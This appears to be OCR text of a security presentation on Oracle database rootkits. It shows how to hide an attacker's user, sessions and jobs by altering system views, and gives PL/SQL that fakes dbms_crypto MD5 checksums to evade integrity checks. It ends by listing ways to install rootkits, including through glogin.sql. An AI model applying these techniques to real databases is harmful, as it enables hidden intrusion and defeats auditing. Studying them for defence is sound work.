
Hide Database Users – option 4

Select * from all_users; (e.g. as user SYSTEM)



Hide Database Users – option 4

Select * from all_users; (e.g. as user SYSTEM)




Hide Processes

Process management in Oracle

- Processes are stored in a special view v$session located in the schema SYS
- Public synonym v$session pointing to v_$session
- Views v_$session to access v$session

Hide Processes




Example: List all database processes


```
SQL> select sid,serial#, program from v$session;

SID    SERIAL# PROGRAM
----- -------- ------------------------------------------------
297      11337 OMS
298      23019 OMS
300         35 OMS
301          4 OMS
304       1739 OMS
305      29265 sqlplus.exe
306       2186 OMS
307         30 emagent@picard.rds (TNS V1
308         69 OMS
310       5611 OMS
311         49 OMS
[...]
```


Hide Processes


Modify the views (v$session, gv_$session, flow_sessions, v_$process) by appending

```
username != 'HACKER'
```










Hide Database Jobs




Database Jobs in Oracle

- Jobs are stored in the table SYS.JOB$
- View dba_jobs to simplify access
- Synonym for dba_jobs

Hide Database Jobs

Example: Create a database job running at midnight




Hide Database Jobs

See all database jobs in the view dba_jobs

JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:10:53	21:10:53		
50	HACKER	HACKER	HACKER				

Hide Database Jobs

Add an additional line to the view




Hide Database Jobs

Now the job is no longer visible.

JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:16:18	21:16:18		


Modify Internal PL/SQL Packages



Modifying PL/SQL-Packages is more difficult

- Packages which are stored as source code are easy to modify. Just add your PL/SQL code.
- Most internal packages from Oracle are wrapped (=obfuscated) and protected from modifications.


Modify Internal PL/SQL Packages



The following example shows how to tamper the Oracle md5 function

- **Calculate md5 checksum of some lines of source-code (here: a line of the view dba_users)**
- **Change the execution path of the md5-function**
- **Call a modified md5-function**

Modify Internal PL/SQL Packages




Calculate md5-checksum with dbms_crypto

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1';
md5hash := rawtohex(dbms_crypto.hash(typ
   => dbms_crypto.HASH_MD5, src =>
   code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

```
MD5=08590BBCA18F6A84052F6670377E28E4
```


Modify Internal PL/SQL Packages



Change the execution path by creating a local package called dbms_crypto with the same specification as dbms_crypto.

```
[…]
FUNCTION Hash (src IN CLOB CHARACTER SET ANY_CS,typ IN
PLS_INTEGER)
   RETURN RAW
 AS
   buffer varchar2(60);
 BEGIN
    buffer := src;
    IF (buffer='and pr.resource# = 1 and u.name != ‘‘HACKER‘‘;')
      THEN
       RETURN(SYS.dbms_crypto.hash(‘and pr.resource# = 1‘,typ));
    END IF;

    RETURN(SYS.dbms_crypto.hash(src,typ));
END;
[…]
```

Modify Internal PL/SQL Packages




Calculate md5-checksum again with the faked dbms_crypto

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1 and u.name !=
   ''HACKER'';';
md5hash := rawtohex(dbms_crypto.hash(typ =>
   dbms_crypto.HASH_MD5, src => code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

Returns the wrong MD5-checksum:

MD5=08590BBCA18F6A84052F6670377E28E4


Installing Rootkits



There are many ways to install a rootkit in a Oracle database

- **Default Passwords (e.g. system/manager)**
- **TNS Listener Exploits (e.g. set logfile .rhosts)**
- **Operating System Exploits**
- **Many many more…**

Installing Rootkits via glogin.sql




The following example shows how to install a database rootkit in many Oracle databases.

Knowledge of the Oracle passwords is not necessary

glogin.sql / login.sql is a feature and cannot disabled in SQL*Plus 10g

Installing Rootkit via glogin.sql



DBA Client PC

C:\> sqlplus system/pw@db1

Oracle DB1


Oracle DB2

Oracle DB3


...


Oracle DBn

Installing Rootkit via glogin.sql




